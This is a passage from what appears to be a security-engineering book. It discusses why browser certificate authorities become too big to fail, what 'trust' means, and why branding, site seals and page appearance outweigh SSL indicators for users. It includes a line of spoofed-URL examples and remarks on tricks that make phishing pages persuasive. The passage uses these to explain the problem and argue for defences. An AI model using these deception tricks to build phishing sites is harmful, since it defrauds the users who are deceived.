Exacerbating the problem is the phrasing of the warnings, with Firefox's one shown in Figure 43. Informing users that "You are about to override how Firefox identifies this site. *Legitimate* banks, stores and other public sites will not ask you to do this" (emphasis added) would almost certainly be seen by a lawyer as libellous or defamatory (see the discussion in "Legal Considerations" on page 553 on why you have to be very careful about how you word warnings to users). Other browsers go too far in the other direction, with Google Chrome at one point promising users that the presence of a certificate meant that "it can be guaranteed that you are actually connecting to" a particular entity, conveniently omitting to mention who was supposed to be providing this guarantee [576]. Even the message displayed by browsers for standard certificates, "You are connected to *bank-name* which is run by (unknown)" (which is done in order to enhance the value of EV certificates, for which the string "(unknown)" is replaced by the actual organisation name), is misleading because it tends to make customers suspicious about the nature of the site that they've connected to.

Any or all of these causes, the cost of certificate replacement, loss of trade, and libel/defamation, could be seen to be actionable, with the result being that such a change by browser vendors would put them at high risk of a class-action lawsuit for unreasonable enforcement (this is more likely to occur in the US than any other country, suggesting that one defensive strategy for a CA is to ensure that they have plenty of US customers even if they're the national CA for Mongolia [577]). In addition the affected CA might seek a court injunction to prevent the browser vendor from pulling their certificate, since this act represents a withdrawal of their license to print money.

The logical outcome of this was the rather embarrassed admission by one browser vendor, after repeated and strident calls for them to pull Comodo's certificate, that they couldn't afford to remove the certificate of any misbehaving CA [578]. Financial cryptographer Ian Grigg, after writing up an economic analysis of the situation, summed it up with the comment that even if a CA is "run by Satan and they eat little children for breakfast", they can't be removed from a browser's trusted certificate store [579]. A minor CA was finally removed from the browser certificate store in 2011 after it was found to have issued nearly as many fraudulent certificates as legitimate ones, an issue that's covered in more detail in "Security Guarantees from Vending Machines" on page 38. This now provides a lower bound on what it takes to be regarded as TB2F. If you're a commercial CA then you need to have issued either more than 700 legitimate certificates or less than 500 fraudulent ones in order to be regarded as untouchable by browser vendors.

Further emphasising the depth of the TB2F problem for browser PKI, Mozilla then received a CA root certificate inclusion request from "Honest Achmed's Used Cars and Certificates", with Achmed listing his CA's business plan as "to sell a sufficiently large number of certificates as quickly as possible in order to become too big to fail […] at which point most of the rest of this application will become irrelevant" [580].

Two years later, the TB2F problem in browser PKI was again demonstrated when web analytics company Netcraft revealed that a number of CAs were violating their own requirements for issuing high-assurance EV certificates [581], and that some of the CAs had a history of doing this going back nearly three years [582][583]. Mozilla's response was that they planned to take no action against any of the CAs [584] (making this particularly egregious was the fact that the same failings that were being ignored when existing TB2F CAs committed them were being used to block new CAs from being admitted to the browser trust lists, emphasising again the fact that once a CA made it over the TB2F barrier a different set of rules applied [585].

Alongside TB2F CA root certificates, timestamping certificates that are used for long-term code signing are another example of too-critical-to-revoke certificates, making them tempting targets for theft. Unlike CA root certificates, which are rarely used and can be subject to airgap security, timestamping certificates have to be kept online at all times because they're used for automated counter-signing of binaries that run on hundreds of millions of end-user machines (a more detailed discussion of the intricacies of code-signing certificate revocation issues is given in "Dealing with Certificate Problems" on page 722). Going beyond timestamping certificates there are probably numerous other examples of certificates being used in too-critical-to-revoke situations that can't be protected as well as CA root certificates, although so far no-one's really done much analysis of this issue.

There is one interesting economic benefit of being TB2F, and that arises from the fact that, as with TB2F banks during the financial crisis of 2007–08, CAs have recently demonstrated their vulnerability to being compromised. Since browser vendors won't disable a TB2F CA no matter what it does, it makes sense for users to buy their certificates from them rather than from a smaller CA that isn't necessarily TB2F. As one economic analysis of the situation puts it, buying from a TB2F CA "can actually be a benefit to the CA's customers, because it provides them with better business continuity. For the government and business customers of DigiNotar, the breach was in essence a crisis of availability (continuity), not of confidentiality or integrity. [This situation] is unlikely for the customers of the TB2F market leaders" [494].

(Unlike browser vendors, DRM vendors already recognised the TB2F problem when they were originally designing their security mechanisms. The international consortium that developed the Digital Video Broadcasting (DVB) standards provided for revocation via CRLs, or System Renewability Messages in DVB terminology. For completeness these include the ability to revoke licenses not only for individual devices or ranges of devices but all models of a device and even entire brands [586][21]. Recognising that giving someone who could find a weakness in the CRL verification process the ability to revoke a complete product line or even an entire brand, vendors chose to simply avoid the higher levels of revocation granularity [587] (the whole revocation process is also covered by complex legal agreements that address issues like notification of affected parties, indemnification, dispute-resolution and arbitration procedures, and assorted other issues that indicate that lawyers rather than geeks were involved in its design [588]).

A contributing factor in the SSL certificate trust problem is the fact that the security warnings presented to the user that are produced by certificates often come with no supporting context. Danish science writer Tor Nørretranders calls this shared context between communicating parties "exformation", with the point of communication being "to cause a state of mind to arise in the receiver's head that is related to the state of mind of the sender by way of the exformation referred to in the information transmitted" [589]. The exformation that's present in an exchange is almost always vastly more than the explicit information. In some cases the information can actually be zero, with the entire communication taking place via exformation. For example the message "the building is not on fire", indicated by the absence of any communication like a fire alarm, is contained entirely in exformation.

---

[21] The effect of a revocation is labelled denial of service in DVB terminology, not in the usual computer-security DoS sense but because the subscriber is being denied access to the service that they'd been subscribed to.

In the case of certificates there's no certificate-related exformation shared between the programmer and the user. This lack of context, of exformation, reduces the value of the information communicated by having a certificate warning pop up to close to zero. Even at the best of times users have little chance of effectively evaluating security risk [590][591] (even experts find this extraordinarily difficult, which is why it's almost impossible to obtain computer security insurance [3]), and the complete lack of context due to the absence of exformation that's provided for the warning makes this even more difficult.

Mobile devices are even worse than browsers in this regard, usually just providing a continue/don't-continue equivalent prompt, frequently with the 'continue' option selected by default. Since web browsers implicitly and invisibly trust a large number of CAs (see "Certificate Chains" on page 669) and by extension a practically unbounded number of certificates, users have no exformation that allows them to reason about certificates when an error message mentioning one appears. Various user studies have revealed that users assumed that it represented some form of notice on the wall of the establishment, like a health inspection notice in a restaurant or a Better Business Bureau certificate, or an indication that a site wouldn't contain any harmful software, or that the site was running anti-virus software, or that the government certified that it was safe, an issue that's covered in more detail in "Mental Models of Security" on page 168.

Even academics have trouble nailing it down, with one review of 65 academic publications finding trust to be a noun, a verb, a personality trait, a belief, a social structure, a behavioural intention, and in several cases something too complicated to even try defining [592]. Another survey of papers on trust resulted in a meta-model of trust with 18 factors linked by 165 different relationships that was so complex that it had to be printed sideways in order to fit it on the page [593].

The problem of abuse of the term "trust" became so bad during the CORBA security design process that the authors of the documents involved imposed a strict rule that the only sentence in which the word "trust" was permissible was "*X* is trusted by *Y* for purpose *Z*", since this implicitly requires answering, or at least thinking about, the question "Why is *X* trusted by *Y* for *Z*?" [594][22]. As one analysis puts it, "PKIs do not create trust, they merely propagate it, and users must initially trust something" [595]. One paper that attempts to rigorously model this type of trust, after working through the steps that would be required to formally prove the proposition that "A trusts B and B trusts C, therefore A trusts C" concludes that "A has no legitimate basis to conclude anything about what B would actually believe that C says" [596].

Figure 44: We're from the government, we're here to certify you (Image courtesy DansData)

---

[22] As part of a security modelling exercise carried out during the writing of this book it was decided fairly early on that if anyone used the word "trust" more than once in a sentence they would have to leave the room. Via the window, head-first.

Perhaps a better way to use the concept of "trust" (whatever it may actually be, one example is shown in Figure 44[23]) isn't to regard it as a positive virtue but as a negative effect, present in the form of distrust (at least there's no ambiguity over what *that* represents)[24]. If you know what you distrust then you can take steps to defend against it, resulting in security by mechanism rather than security by assumption. The concept of modelling threats to your application by deciding what it is that you distrust is covered in more detail in "Threat Modelling" on page 263.

The critical importance of knowing what it is that you're trusting (or not trusting) was laid out more than fifteen years ago in Martín Abadi and Roger Needham's list of Prudent Engineering Practices for Cryptographic Protocols, "the protocol designer should know which trust relationship his protocol depends on, and why the dependence is necessary. The reasons for particular trust relations being acceptable should be explicit" [597]. Without this explicitness, the concept of "trust" is reduced to what one PKI expert describes as little more than a magic salve so that "once trust has been applied to some entity, the reader or customer is expected to feel warm and fuzzy about that entity, no matter how narrow the focus of that established trust" [598]. An extreme example of the null-semantics use of the word "trust" occurs in the term "trusted computing", which in its DRM incarnation means "trusted to act against the will of the user". Critics have pointed out that from the point of view of the user, when it's used in this way the unqualified term "trusted" actually equates to "treacherous".

The subject of trust is a rather complex topic belonging mostly to the realm of philosophy rather than security, and a lengthy discussion of the field really isn't too pertinent here so I'll just give a brief overview. There are a variety of different types of trust, including blind trust ("is there a doctor in the house", sometimes the only option if it's an emergency), swift trust (based on a series of hedges to reduce potential losses, for example when you're trading for the first time with a new business for which you don't have any past record of their creditworthiness), deference-based trust (there's a disincentive for the other party to betray the trust due to contracts, auditing, or market regulation), knowledge-based or historical trust (based on an established trading relationship, "we've been doing business with them for ten years"), social trust (based on emotions rather than rational thought, for example most people are prepared to trust little old ladies even if they're ones who take in an ongoing stream of boarders who then disappear shortly afterwards without leaving a forwarding address or sinister types like Miss Marple, where people start dropping like flies whenever she puts in an appearance), identification-based trust (the parties involved have common goals, for example "he's wearing the same uniform as me, we're on the same side"), indirect trust (a means of using third parties to establish a variant of deference-based trust, for example using a bank or an escrow agency as a guarantor for a transaction), and so on ad nauseam. There are many variants and crossovers possible, for example something that's initially based on swift or indirect trust will eventually become knowledge-based trust. By the same token, trust can decay over time if it's not reinforced, and can even be deliberately destroyed ("my credit card's been stolen!") to prevent others from making decisions based on invalid trust data.

Trust has some interesting properties. For example it can be monetised, and even assigned direct financial value in the form of business goodwill. This works in both directions, so that just as you can convert trust into money you can also convert money into trust. Consider the case of low-end upscaling DVD players. Just as most video card manufacturers clone the ATI/AMD and nVidia reference designs as cheaply as possible (with just enough added chrome to differentiate them from their

---

[23] In the particular case illustrated here the problem was fixed by the Australian Taxation Office abandoning certificates in May 2010 and switching off certificate renewal and replacement facilities, see "Changes to our online security system", `http://www.ato.gov.au/onlineservices/content.aspx?doc=/content/-00235460.htm`.

[24] Australians have a funny relationship with their tax authorities. It's probably the only country in the world to issue a special commemorative coin, a circulating 20-cent piece, to mark the anniversary of the creation of their country's tax collection office.

competitors), so a great many lower-priced DVD players with a particular feature set are (at the time of writing) based on a clone of a single manufacturer's chipset reference design.

If you buy one of these MediaTek-chipset clone designs with a Happy Golden Luck DVD Player label on it you pay x, and if you buy more or less the same thing with a Philips or Pioneer label on it you pay $2x$ or $3x$ because the larger companies have put a lot of effort into converting money into trust via advertising and branding, which they can then convert back into money again when people pay more for their products. In some cases the players contain identical electronics and firmware (apart from the logo that's displayed on power-up) when they're badge-engineered for multiple companies, and it's always amusing to read reviews of two different players of this type and see the "better" brand rated consistently higher in terms of picture and sound quality than its alternatively-branded cousin, the Monster cable effect translated to the realm of DVDs.

Finally, trust can be grouped into three classes, mechanistic trust based on positive evidence ("we've done it before and it worked"), religious trust based on faith ("we have no evidence but we're hoping for a positive outcome"), and psychotic trust based on negative evidence ("we've done it before and it didn't work"). Unfortunately as used in the computer security world much "trust" seems to fall into the latter two categories.

So that was a quick summary of trust. It probably wasn't very useful in terms of dealing with security, but at least it was brief.

An interesting way of analysing the implications of the much-abused term "trust" is to consider it as a failure to do something rather than a deliberate action. This differs somewhat from the use of distrust as an analysis mechanism that was discussed earlier in that we're now using a pronouncement that "we trust X" as a means of signalling that "we have no security mitigation in place for X".

While the real world routinely employs partial-trust relationships, in the computer world this is rarely the case, with trust being a binary, all-or-nothing decision (some of the consequences of this are covered in more detail in "Security through Diversity" on page 315). Java tried to implement a mitigated-trust mechanism in initial releases when the evangelists were in the driving seat, but backed down in later releases when the pragmatists got control. .NET only went through the motions, in theory implementing a Java-like mitigated-trust access model but in practice defaulting to the access-all-areas `trust level="Full"`. ActiveX, and by extension any standard native application, never even tried. The Google Chrome browser in contrast requires that plugins written for it include a manifest that specifies exactly what privileges the plugin requires, which includes specifying the web sites and functions that the plugin needs (or at least wants) to access [599][600].

The concept of modelling trust as a failure mode is applicable to other areas as well. Just as trust is usually treated as a boolean all-or-nothing value, so VPNs also typically act in an all-or-nothing manner. VPN technology in effect relocates the remote PC inside the corporate LAN (while simultaneously maintaining its WAN connectivity), thus extending the security perimeter from the corporate firewall to the least secure un-patched Windows PC with VPN access. As with certificates, "trust is blindly doled out without thought, as the common paradigm is simply binary as opposed to continuously variable" [601].

Although any discussion on the nature of trust tends to become arbitrarily philosophical in a ratio roughly proportional to the square of the number of participants, thinking of trust as a failure mode rather than an action, particularly in the way that it's used with technologies like certificates and active content, helps in analysing the risk that it creates. The chapter "Design" on page 300 discusses various mechanisms like attack surface reduction and rate-limiting that can help mitigate this risk.

Looking in All the Wrong Places

In order for a certificate-differentiation mechanism to work the user would need to have a very deep understanding of CA brands (recall that the vast majority of users don't even know what a CA is, let alone knowing CA names and brands), and know which of the 150-250 CA certificates (the latest list from Microsoft listed 284 CAs in the Windows root store [602], with the list of sub-CAs extending into the thousands, see "Certificate Chains" on page 669) hard-coded into web browsers are trustworthy and which aren't. No-one, not even the most knowledgeable security expert, knows who most of these CAs, which include such notables as ACEDICOM Root, ANCERT Certificados CGN, A-Trust-nQual-01, Buypass Class 2 CA 1, Certicámara S.A. Certigna, Certum CA, E-ME SSI (RCA), ECRaizEstado, Halcom CA FO, IGC/A (a division of PM/SGDN), Kamu Sertifikasyon Merkezi, KISA RootCA 1, QuoVadis Root CA 2, SIGOV-CA, TDC OCES CA, Trustis FPS Root CA, TURKTRUST Elektronik Islem Hizmetleri[25], Xcert EZ by DST, and many more, really are, and so any other type of branding on the web site will trivially trump them [603]. The CA brands are competing against multi-million dollar advertising campaigns from established brands like Nike and Coke — it's no contest [604].

This has been confirmed by real-world studies showing that the presence of a well-known brand is one of the most important factors in leading non-technical users to trust a web site. Scarily, these users also indicated that if the site was associated with a well-known company (meaning that they recognised a brand label that was attached to a real-world reputation) then they weren't concerned about the security of the site because "large or well-known companies will invest responsibly in security protection" [208] (further studies that produced similar results are covered in "Mental Models of Security" on page 168). Jumping ahead a bit to the topic of site seals (which will be covered in a minute), simply adding something like the Visa or MasterCard logo to a web page has roughly the same effect on users as adding a site seal, even though the seal is supposed to indicate that the site has gone through some sort of vetting process while the credit card logo carries no security-related meaning [605].

What matters in the business world is reputation and not names. This is aptly demonstrated by online trading sites like eBay where users choose arbitrary, often meaningless names and the only thing that counts is their reputation, measured in terms of customer feedback or (to use a more traditional business term) goodwill. This is also recognised by criminals, who price stolen accounts based on their feedback rating and not on how impressive the account name sounds. Even in the non-virtual world a business name is merely a convenient label used to access reputation information rather than a significant object in its own right.

The situation involving domain-name/site name branding isn't helped by the (perpetually just-around-the-corner) explosion of new top-level domains, which will change the long-established diarchy of ".`com`" and "the others" to an arbitrary-sized pile of domains with no clear meaning to users. The obvious problems with this confusion of names have been discussed endlessly elsewhere [606][607][608][609] [610][611][612][613][614][615] (and their implications for certificate naming in particular are covered in "Problems with Identity Certificates" on page 664), but extend far beyond the basic land-grab problems of an organisation having to register their brand in every new top-level domain that turns up to thorny issues such as who gets to play in a particular top-level domain area. For example in order to avoid stringent financial regulations some organisations have built up decades of experience in doing business as almost-banks that never quite go far enough to fall under some of the more stringent requirements that cover actual banks. So if a `.bank` domain is created, who gets to use it? If it's made inclusive enough to cover any form of

---

[25] For some reason people really seemed to like using this particular CA as an example of one that shouldn't be trusted, even though at the time it had had zero compromises while several much better-known public CAs had had several, proving once again that in the real world, branding and mindshare is everything. Admittedly a few years later TurkTrust did accidentally issue two sub-CA certificates to a third party that were later used to enable a MITM attack on users in 2013, covered in "Security Guarantees from Vending Machines" on page 34.

financial institution then it has no more value than a standard .com, and if it's made exclusive then a sufficiently large number of organisations won't be able to participate and will end up staying in .com, so the .bank vs. .com distinction won't provide any useful indicator to users. It's WHQL and the commercial CA problem all over again.

Security companies aren't helping with this confusion by their handling of things like trust marks and site security seals. These seals are basically worthless since anyone can copy the graphic to their site and by the time it's finally discovered (if it's ever discovered) it's too late to do much about it. In any case even when they're legitimate the value of such seals is highly dubious, with one large-scale survey finding that TRUSTe-certified sites were more than twice as likely to be untrustworthy than uncertified ones. For example one TRUSTe-certified site at the time of the survey was notorious adware/spyware distributor DirectRevenue [616][617].

CA or security vendor-issued security seals are no better, with one security researcher pointing out that "almost every random example I picked where this [security vendor's] logo had been used had basic security flaws" [618]. He then went on to replace the security seals on a major CA's web site by ones announcing that they were from "Just Trust Me SSL", powered by "Pixie Dust" [619].

The reason for this can be explained using a concept from economics called adverse selection. Reputable sites don't need the seal while less reputable sites do in order to dupe (or at least attract) customers, with the result being that the less trustworthy sites are the ones most likely to have the seal. As with the case of SPF email signing being used far more by spammers than by legitimate senders, the cybercriminals were getting more out of the technology than the good guys.

To make this situation even worse, providers of some seals like Verisign's Secure Site Seal compound the problem by tying it to their issuing of SSL server certificates. As a result Verisign's brand is being attached to a completely insecure site-marking mechanism, with the unfortunate effect that a significant proportion of users are more likely to trust sites that display the mark [620][621]. Phishers can therefore increase the effectiveness of their phishing by copying the graphics of any site seals they feel like using to their sites, and indeed Verisign's trust marks are particularly popular in money laundering circles [622].

The problem with CA branding (and lack of brand recognition) was demonstrated in a study of user recognition of CA brands in which, of the users who actually knew what a CA was (many didn't), far more identified Visa as a trusted CA than Verisign, despite the fact that Verisign is the world's largest CA and Visa wasn't (at the time) a CA at all [125]. Combine this branding issue with the previously-described user response to certificates and you have a situation where a bogus CA with a well-known brand like Visa will be given more weight than a genuine CA like Verisign. After all, what user would doubt https://www.visa.com, certified by Visa's own CA?

Figure 45: visa.com emulating a phishing site

Although this was intended as a rhetorical question to illustrate phishers' exploiting of branding issues, Figure 45 shows what happened when you tried to visit `https://visa.com` in late 2008, with the situation unchanged three years later except for the format of the browser error message. This is probably the genuine Visa site and not something set up by phishers. `visa-secure.com`, on the other hand, was a Visa phishing site [623], while `verifiedbyvisa.com` and `visabuxx.com` weren't.

Figure 46: Visa certificate issued by non-Visa CA

Some years after the study was carried out browsers did include a Visa CA certificate, but any possible utility in countering this type of branding attack was rendered moot by the fact that Visa apparently doesn't trust their own CA to issue their certificates, as shown in Figure 46. Other financial institutions who run CAs are no different, as Figure 47 illustrates.

Figure 47: Wells Fargo certified by non-Wells Fargo CA

Another problem with the reliance on branding is the changing way in which users go to web sites. While in the early days of the web users may have gone to a few sites with well-known or obvious domains, today they're more likely to go to wherever the top link from a search engine leads them, particularly since the most desirable names in the all-important `.com` have long since gone so that companies are forced to register more and more obscure names in order to avoid clashing with any number of similarly-named organisations elsewhere in the world. While "Bob's Used Cars" may be unique when it's listed in the local phone directory it becomes rather less unique on a global basis (this is an issue that SPKI certificates, discussed in "Problems with Identity Certificates" on page 664, were explicitly designed to deal with), so that Bob has to come up with a non-conflicting but consequentially hard-to-guess domain name for his business and rely on search engines and the like to bring in business. As a result search engine optimisation (SEO) tricks become a lot more important than getting the best domain name, and indeed there's a vast industry built around this. In a world of black-hat SEO, a security mechanism that protects relationships is a lot more important than one that merely protects arbitrary labels.

In practice almost everything trumps certificate-based SSL security indicators. One large-scale study found, for example, that if users were presented with two identical pages where one was SSL-protected and had a complex URL, `https://www.-accountonline.com/View?docId=Index&siteId=AC&langId=EN` and the other wasn't secured and had a simple URL, `http://www.attuniversalcard.com`, people rated the unprotected version with the simple URL as considerably more trustworthy than the protected one with the complex URL [624] (the unsecured page — note the different domains that the two are hosted in, even though they're the same page — has since been updated to redirect to the secured one).

The effectiveness of this type of user distraction was shown in one study that used a digital sensor to track users' eye movements while browsing the web, entering passwords, accessing confidential information, and using credit cards online. The study "found no evidence that security was checked at all, for any page" since the participants "knew" that it was only a test and therefore there wasn't any real danger. This is exactly the type of user distraction that's exploited by phishers when they get users to ignore security warning signs [625]. Even more sophisticated spoofing is possible with the creative use of Javascript and other features built into browsers [626][627][628][629] but in practice such sophistication is usually unnecessary since a basic low-level version of the attack works just as well and requires far less effort to implement.

As part of the never-ending "we just need to educate users" effort (see "User Education, and Why it Doesn't Work" on page 195), developers have been pointing out that all we really need to do is educate users a bit more about what sorts of URLs look right and wrong and then they'll be able to tell suspicious sites from non-suspicious ones[26]. What this means in practice is teaching Joe Sixpack the rules needed to pick apart `www.paypal.com`, `www.paypa1.com`, `www.paypal.zn`, `www.geocities.com/www.paypal.com`, `www.pay-pal.com`, `www.paypal.evil.com`, `www.paypal.com@www.evil.com`, `<a href="www.evil.com">www.paypal.com</a>` and a near-infinite number of other variations, so that eventually we end up in a position where we have to teach end-users the full set of rules for URL parsing [564]. In practice though people just don't understand URLs, with the result being that phishers don't even try and disguise them, relying on people's lack of understanding to smooth over any possible issues [630].

The incredible versatility that exists just with plain ordinary (non-internationalised) domain names is enough to cause headaches even for experienced software developers [631][632], to the extent that browsers have to resort to complex heuristics including the use of lengthy rule databases to help them sort out what's what in various domain names (look for the string `tldlistdescription` in the Windows `urlmon.dll` for an example of one of these rulesets, complete with bugs [633]), with another such list being, at the time of writing, four-and-a-half thousand lines long [634].

Other factors that usability researchers have found will trump SSL indicators include [635][636][637][638][639][640][621]:

- The complexity of the web page. Using fancy graphics and Flash animation exploits the watermark fallacy in which users translate the use of complex features in physical objects that are used for anti-counterfeiting of items like banknotes and cheques into an indication of authenticity in the virtual world. Note that if you're a phisher then it's important to be precise with your fake web pages, users have rated genuine sites as being suspicious because of minor stylistic nitpicks like a missing logo banner and text input fields of differing lengths.

- Pseudo-personalisation such as displaying the first four digits of the user's credit card number, for example 4828-****-****-****, to "prove" that you know them. The first four digits are identical across large numbers of users and therefore relatively easy to anticipate. For attacks targeting the user bases of individual banks, it's even easier because prefixes for all cards from that bank will be identical. For example when phishers spammed (possible) customers of the Mountain America credit union in Salt Lake City they were able to display the first five digits of the card as "proof" of legitimacy because all cards issued by the bank have the same prefix (in addition they used a legitimate CA-issued certificate to authenticate their phishing site) [641].

- Providing an independent verification channel for information such as a phone number to call. This exploits the "not-my-problem" fallacy (more formally the bystander effect, see below), no-one actually calls the number since they assume that someone else will. As a one study put it, "subjects stated that they would not call the number to verify the authenticity, but *someone else would*" [621][27]. In addition phishers have already set up their own interactive voice response (IVR) systems using VoIP technology that mimic those of target banks, so having a phone number to call is no guarantee of authenticity [642][643][644].

- Third-party endorsements on web sites, typically conveyed by the presence of seals and images from ratings agencies and security companies. This is a

---

[26] It's always amusing to see security advice telling users to "check the URL" without every actually informing them what they're supposed to be checking for. Or, for a significant percentage of users, what this "URL" thing is that they're supposed to be checking.

[27] This is a variant of the open-source security software fallacy which says that if the code is open source then it must be OK because even though you'd never dream of looking at it, someone else must have.

variation of the watermark fallacy described above, and offers no actual security. In one case users trusted a completely unknown online bank simply because its home page contained a link to a well-known bricks-and-mortar bank! [645].

The efficiency and effectiveness with which site appearance trumps all other security indicators is breathtaking [646][647][648][649], with one study finding that most users can decide in as little as 50 milliseconds whether they find a site appealing (and therefore trustworthy) or not, with the "level of agreement between participants" being "impressive and highly correlated" [650]. An unpublished study of a phishing-alert status bar found that changing either the colour of the bar or the warning text that was displayed had no effect (the issue of colour cues not being noticed is covered in more detail in "The 'Simon Says' Problem" on page 190), and that while changing both indicators had a measurable (but very small, in technical terms a statistically significant) effect, this didn't stop people from being phished because the site looked right and so the warning was obviously a false positive from the phishing bar [651].

The "not-my-problem" fallacy mentioned above is particularly noteworthy here because it first gained widespread attention in 1964 when a woman named "Kitty" Genovese was brutally murdered next to her New York apartment building. As with the phone verification channel for web pages and auditing of OSS security software, people who heard her cries for help during separate attacks spread over about thirty minutes assumed that someone else had called the police and so didn't call themselves (although some of the details, and in particular the number and apparent apathy of some of the bystanders, was exaggerated by journalists). This event was later investigated in depth by psychologists, who termed the phenomenon the "bystander effect". They found that the more bystanders there are, the less likely it is that any one of them will come to a victim's aid because the assumption is that someone else must have already done so [652]. This effect, which arises due to diffusion of responsibility, is so noticeable that it's been quantified by experimental psychologists. In one experiment, having one bystander present resulted in 85% of subjects stepping in to help. With two bystanders this dropped to 62%, and with five bystanders it had fallen to 32%, with each one thinking that it was someone else's job to intervene [653].

The bystander effect exists in many variations. For example in one experiment subjects were shown a sample line X and three other lines A, B, and C, of which A was shorter than X, B was the same length, and C was longer. The subjects were placed in a room with a varying number of other people who reported that either the shorter A or the longer C matched X rather than the equal-length B. With one other person present, 3% of subjects agreed with the (incorrect) assessment. With two others present this rose to 14%, and with three others it went to 32% (these figures aren't exactly identical to the ones from the previous experiment; the point is that there's a demonstrable effect that increases with the number of bystanders, not that some hard-and-fast figure applies across all cases) [654].

When people were asked why they'd done this, they explained it away on the basis that they wanted to fit in [655], or (more rationally, since the supposed reason for the experiment was that it was a vision test) that they thought there might be something wrong with their eyesight since the others couldn't *all* be wrong (although technically this could be taken as a variation of wanting to fit in).

On the Internet the bystander effect is particularly pernicious. Recall that the effect increases with the number of bystanders present. In the Genovese murder the presence of a relatively small group people was enough to trigger the bystander effect. On the Internet, the *entire world* is potentially a bystander. This is the worst possible situation into which you can deploy a mechanism that can fall prey to the bystander effect, and although phishers probably aren't psychology graduates they do know how to take advantage of this.

(If you're ever caught in a situation where the bystander effect is causing problems then you can counteract the diffusion of responsibility by singling out an individual and making it their direct responsibility. "You! Call an ambulance" is a lot more effective than "Somebody, call an ambulance).

Alongside these tricks, there are myriad other ways that are being actively exploited by phishers [656][657]. Any of these factors, or multiple factors in combination, can trump SSL security indicators in the eyes of users.

This isn't the total failure that it at first appears to be because we can turn it around and use it against the bad guys. Since we know what makes an attacker-controlled site appear trustworthy to users, we can reverse this and render a suspect site in a manner that makes it appear untrustworthy, avoiding the problem of ineffective security indicators that's come up again and again throughout this chapter, and communicate the risky nature of the site in a manner that users can immediately comprehend. This strategy is covered in more detail in "Security through Diversity" on page 315.

References

[1]   "Security Absurdity: The Complete, Unquestionable, And Total Failure of Information Security", Noam Eppel, `http://www.securityabsurdity.com/-failure.php`.

[2]   "Designing Useful Privacy Applications", Len Sassaman, presentation at Black Hat Europe 2003, May 2003, `http://www.blackhat.com/-presentations/bh-europe-03/bh-europe-03-sassaman.pdf`.

[3]   "Security engineering: broken promises", Michal Zalewski, 20 May 2010, `http://www.zdnet.com/blog/security/security-engineering-broken-promises/6503`.

[4]   "The Twelve Networking Truths", RFC 1925, Ross Callon, 1 April 1996.

[5]   "Compliance Defects in Public-key Cryptography", Don Davis, *Proceedings of the 6th Usenix Security Symposium (Security'96)*, August 1996, p.171.

[6]   "Sichere Netzwerkkommunikation", Roland Bless, Stefan Mink, Erik-Oliver Blaß, Michael Conrad, Hans-Joachim Hof, Kendy Kutzner and Marcus Schöller, Springer-Verlag, 2005.

[7]   "PKI Position Paper: How Things Look From The Trenches", William Flanigan Jr. and Deborah Mitchell, *Proceedings of the 1st PKI Research Workshop*, April 2002, p.211.

[8]   "DRAFT Communication to CAs", discussion thread on the mozilla-dev-security-policy@lists.mozilla.org mailing list, October 2010.

[9]   "The Quest to Replace Passwords: A Framework for Comparative Evaluation of Web Authentication Schemes", Joseph Bonneau, Cormac Herley, Paul van Oorschot and Frank Stajano, *Proceedings of the 2012 Symposium on Security and Privacy (S&P'12)*, May 2012, to appear.

[10]   "Requirements for IPsec Remote Access Scenarios", RFC 3457, Scott Kelly and Sankar Ramamoorthi, January 2003.

[11]   "Authentication Components: Engineering Experiences and Guidelines", Pasi Eronen and Jari Arkko, *Proceedings of the 12th International Workshop on Security Protocols (Protocols'04)*, Springer-Verlag LNCS No.3957, April 2004, p.68.

